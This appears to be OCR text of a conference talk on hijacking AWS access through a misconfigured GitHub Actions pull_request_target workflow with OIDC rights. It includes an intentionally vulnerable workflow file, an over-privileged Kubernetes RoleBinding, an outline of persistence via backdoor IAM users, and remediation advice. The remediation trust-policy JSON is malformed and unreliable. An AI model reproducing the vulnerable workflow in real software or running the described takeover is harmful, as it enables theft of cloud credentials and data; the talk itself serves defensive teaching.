
Bypassing Network Controls

Strict VPC IP allowlists are bypassed by installing the AWS CLI directly on the compromised runner, proxying traffic through trusted GitHub Action IPs.



Mapping the Crown Jewels

Deployment role assumed. Total administrative control achieved. Infrastructure mapping reveals PII in S3 and raw database connection strings.



Surviving the Patch

Runner shells die when PRs close. Persistence is established within the cloud control plane via backdoor IAM users and modified Lambda execution roles.



SEEING IS BELIEVING


Theoretical architecture and identity logic flaws transition into actionable exploit.
The devastating speed and silence of this attack chain require real-time demonstration.



0x4E6F7468696E67
0x4973
0x536563757265
0x2133
0x5265616C697479
0x486173
0x53686966746564
0x5A65726F
0x5472757374

THE KILL CHAIN IN REAL TIME

A VULNERABLE AWS ENVIRONMENT SERVES AS THE TARGET. AN AUTOMATED CLOUD TAKEOVER TRIGGERS IMMEDIATELY UPON SUBMISSION OF THE POISONED PULL REQUEST.



ATTACKER ZONE

TARGET ZONE

LIVE DEMO

Files

main

Go to file T

- .github/workflows
  - test.yml
- .gitignore
- README.md
- index.js
- package.json

altseccon-oidc-victim / .github / workflows / test.yml

View runs

LiveDemoVictim Allow unsafe PR checkout in test workflow

57208f1 · 1 hour ago History

Code Blame 21 lines (18 loc) · 562 Bytes Raw

```yaml
name: CI (safe PR tests)


on:
  pull_request_target:
    types: [opened, synchronize]

jobs:
  test:
    runs-on: ubuntu-latest
    permissions:
      id-token: write  # Grants OIDC minting capability
      contents: read
    steps:
      # VULNERABILITY: Checking out untrusted PR code into a privileged workflow
      - uses: actions/checkout@v4
        with:
          allow-unsafe-pr-checkout: true
          ref: ${{ github.event.pull_request.head.sha }}

      # EXPLOITATION POINT: Runs build scripts controlled by the incoming PR
      - run: npm test
```

Invisible to Scanners


Security tooling fails. SAST detects valid YAML syntax. Secret scanners find zero hardcoded keys. Logic flaws bypass traditional automated defenses.



```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: build-robot
  automountServiceAccountToken: false
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: build-robot-binding
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: admin
subjects:
- kind: ServiceAccount
  name: build-robot
  namespace: default
```

Architectural Isolation

Remediation requires structural changes: The Two-Workflow pattern. Execute untrusted tests in a secretless sandbox; deploy artifacts safely via a separated, privileged workflow.



Lock Down Federated Trust

Wildcards must be removed from OIDC trust policies. Enforce exact string matching on subject claims and strictly bind deployment roles to protected environments.

```
{
  "Condition": {
    "StringEquals": {
      "token.actions.githubusercontent.com:aud": {
        "sts.cloudprovider.com"
      },
      "token.actions.githubusercontent.com:sub": {
        "repo:victim-org/critical-service:environment:production"
    }
  }
}
```



Kill the Shell

Defense in depth: restrict outbound internet access from transient runners.
Preventing connections to external C2 servers neutralizes reverse shell capabilities.



Takeaways

CI/CD pipelines are critical production infrastructure. Checking out untrusted code into a privileged execution context constitutes a critical security incident.

Pipelines == Cloud Infrastructure

head.sha == Game Over

Zero Trust == Mandatory



The Perfect Heist

A simple documentation typo fix yields full AWS Administrator privileges in seconds. The automation pipeline represents the most critical modern security perimeter.

Thank you. /EOF